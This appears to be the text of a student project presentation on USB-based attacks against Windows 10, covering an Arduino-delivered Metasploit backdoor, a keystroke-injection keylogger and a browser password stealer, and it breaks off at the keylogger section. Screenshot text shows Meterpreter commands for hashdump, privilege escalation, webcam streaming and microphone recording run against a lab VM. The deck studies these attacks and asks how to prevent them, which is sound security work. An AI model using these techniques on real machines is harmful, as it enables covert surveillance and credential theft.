



FINAL PROJECT

**Implementation and Analysis USB-Based Attack
in Windows Operating System**



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**USB-based
Metasploit Attack**



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USB Keylogger



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Preliminary



Background

USB-based Metasploit Attack

The abilities of Metasploit's powerful Meterpreter by hacking into the victim's webcam or microphone. This will allow the attacker to control the webcam remotely, capturing snapshots from it, or record video and audio.

USB Keylogger

Keyboard injection or keylogger attacks using a USB device is still an easy target for attackers, so it is necessary to implement it to find out how to minimize the occurrence of keyboard injection attacks.

USB Password Stealer

Retrieving Password stored in Google Chrome and Mozilla Firefox using USB-based attack are easy to do. It is important to understand how its work and know the best method to prevent this kind of attack.

Research Problem

USB-based Metasploit Attack

How to implement Meterpreter attacks on the Metasploit framework using Arduino Leonardo

How to take over a computer device without authorizing Windows

What's the impact and how to minimize of attack on Windows

USB Keylogger

How does the USB Keylogger work on the Windows 10 OS

How are the results of implementing Keyboard Injection Attack using the Arduino Pro Micro on the Windows 10 OS

How to minimize the use of Keyboard Injection Attack?

USB Pass Stealer

How to retrieve password stored in Google Chrome & Mozilla Firefox

Impact of USB-based password stealing in Google Chrome & Mozilla Firefox

How to prevent USB-based password stealing



Research Scope

USB-based Metasploit Attack

Arduino Pro Micro
(Leonardo)

Metasploit Framework

Meterpreter

Windows 10

LAN

USB Keylogger

Arduino Pro Micro

Windows Defender


Windows 10

USB Pass Stealer

Google Chrome
Mozilla Firefox

Windows 10

Arduino Pro Micro



GENERAL



HID

ARDUINO

USB

POWERSHELL



USB-BASED METASPLOIT ATTACK



METASPLOIT

METERPRETER



USB KEYLOGGER

Keylogger

Arduino IDE



USB PASSWORD STEALER

Password Attack


ChromePass &
PasswordFox



Scenario




USB-BASED METASPLOIT ATTACK






USB-based Metasploit Attack Mechanism






USB Keylogger






USB Keylogger Attack Mechanism






USB PASSWORD STEALER





USB Password Stealer Attack Mechanism





Analysis



USB-BASED METASPLOIT ATTACK



TAKE OVER A WEBCAM

Kali Linux - VMware Workstation

File Edit View VM Tabs Help

Library

My Computer
Kali Linux
Windows 10 x64
Shared VMs

Home Applications Places Firefox ESR

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Metasploit screenshare - 19 X +

file:///home/ferryansa/GoPbQEqZ.html

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Target IP : 192.168.137.1
Start time : 2020-06-16 03:40:00 +0700
Status : Playing

File Actions Edit View Help

Command	Description
play	play a waveform audio file (.wav) on the target

Priv: Elevate Commands

Command	Description
getsystem	Attempt to elevate your privilege to that of the target

Priv: Password database Commands

Command	Description
hashdump	Dumps the contents of the SAM database

Priv: Timestamp Commands

Command	Description
timestamp	Manipulate file MACE attributes

meterpreter > webcam_stream

- [*] Starting...
- [*] Preparing player...
- [*] Opening player at: /home/ferryansa/GoPbQEqZ.html
- [*] Streaming...

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



TAKE OVER A MICROPHONE

Kali Linux - VMware Workstation

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My Computer
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Applications Places Files

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File Actions Edit View Help

Command	Description
getsystem	Attempt to elevate your privilege to that of local system.

Priv: Password database Commands

Command	Description
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```
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: /home/ferryansa/GoPbQEqZ.html
[*] Streaming...
[Parent 2127, Gecko_IOThread] WARNING: pipe error (58): Connection reset by peer: file /build/firefox-esr-JZArCW/firefox-esr-68.6.0esr/ipc/chromium/src/chrome/common/ipc_channel_posix.cc, line 358
^C [!] Error running command webcam_stream: Interrupt
meterpreter > record_mic
[*] Starting...
[*] Stopped
Audio saved to: /home/ferryansa/QxPjsXkl.wav
meterpreter > []
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Recent
Starred
Home
Documents
Downloads
Music
Pictures
Videos
Trash
Kali Linux am...
Other Locations

Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos

GoPbQEqZ.html
happyme.exe
MiniPloja.jpeg
QxPjsXkl.wav

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BACKDOOR WHEN USB IS PLUG-IN

The screenshot displays a Windows Virtual Machine (VM) environment. In the background, the Device Manager window is open, showing the 'Unknown device' category. In the foreground, the Task Manager window is open, displaying the 'Processes' tab. The process list includes various system and user applications, with 'happy.exe' highlighted. To the right, a Kali Linux terminal window is open, showing a Meterpreter session. The terminal displays a list of commands and their descriptions, including 'setdesktop', 'uictl', 'Stdapi: Webcam Commands', 'Stdapi: Audio Output Commands', 'Priv: Elevate Commands', 'Priv: Password database Commands', and 'Priv: Timestomp Commands'. The 'meterpreter >' prompt is visible at the bottom of the terminal window.

Device Manager

Task Manager

Name	PID	Status	User name	CPU	Memory (ac...	UAC virtua...
ctfmon.exe	12084	Running	ferry	00	3.600 K	Disabled
dllhost.exe	10532	Running	SYSTEM	00	1.312 K	Not allow...
dllhost.exe	248	Running	ferry	00	1.960 K	Disabled
dwm.exe	6168	Running	DWM-4	00	70.112 K	Disabled
explorer.exe	7056	Running	ferry	00	49.516 K	Disabled
fontdrvhost.exe	96	Running	UMFD-0	00	1.320 K	Disabled
GoogleCrash-Handler...	7604	Running	SYSTEM	00	380 K	Not allow...
GoogleCrash-Handler...	7684	Running	SYSTEM	00	328 K	Not allow...
happy.exe	3128	Running	ferry	00	2.096 K	Not allow...
ibtsiva.exe	3936	Running	SYSTEM	00	544 K	Not allow...
ICESoundService64.exe	3960	Running	SYSTEM	00	4.288 K	Not allow...
igfxCUIService.exe	2476	Running	SYSTEM	00	1.076 K	Not allow...
igfxEM.exe	12372	Running	ferry	00	12.708 K	Disabled
IntelCpHDCPSvc.exe	3952	Running	SYSTEM	00	964 K	Not allow...
IntelCpHedSvc.exe	4328	Running	SYSTEM	00	1.532 K	Not allow...
javaw.exe	8484	Running	ferry	00	181.556 K	Disabled
LockApp.exe	10932	Suspended	ferry	00	0 K	Disabled
lsass.exe	780	Running	SYSTEM	00	7.936 K	Not allow...
MicrosoftPhotos.exe	14028	Suspended	ferry	00	0 K	Disabled
MicrosoftEdge.exe	12492	Suspended	ferry	00	0 K	Disabled
MicrosoftEdgeCP.exe	8668	Suspended	ferry	00	0 K	Disabled

Kali Linux terminal (ferryansa@kali: ~)

```
File Actions Edit View Help

setdesktop  Change the meterpreters current desktop
uictl       Control some of the user interface components

Stdapi: Webcam Commands
=====
Command      Description
-----
record_mic    Record audio from the default microphone for X seconds
webcam_chat   Start a video chat
webcam_list   List webcams
webcam_snap   Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam

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
Priv: Password database Commands
=====
Command      Description
-----
hashdump     Dumps the contents of the SAM database

Priv: Timestomp Commands
=====
Command      Description
-----
timestomp    Manipulate file MACE attributes

meterpreter >
```




BACKDOOR WHEN USB IS UNPLUGGED



Device Manager

File Action View Help

DESKTOP-UKA78C4

- Audio inputs and outputs
- Batteries
- Bluetooth
- Cameras
- Computer
- Disk drives
- Display adapters
- DVD/CD-ROM drives
- Firmware
- Human Interface Devices
- IDE ATA/ATAPI controllers
- Keyboards
- libusb-win32 devices
- Memory technology devices
- Mice and other pointing devices
- Monitors
- Network adapters
- Other devices
- Print queues
- Processors
- Security devices
- Software devices
- Sound, video and game controllers
- Storage controllers

Task Manager

File Options View

Processes Performance App history Startup Users Details Services

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Fewer details

End task

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ferryansa@kali: ~

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webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

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


USB KEYLOGGER


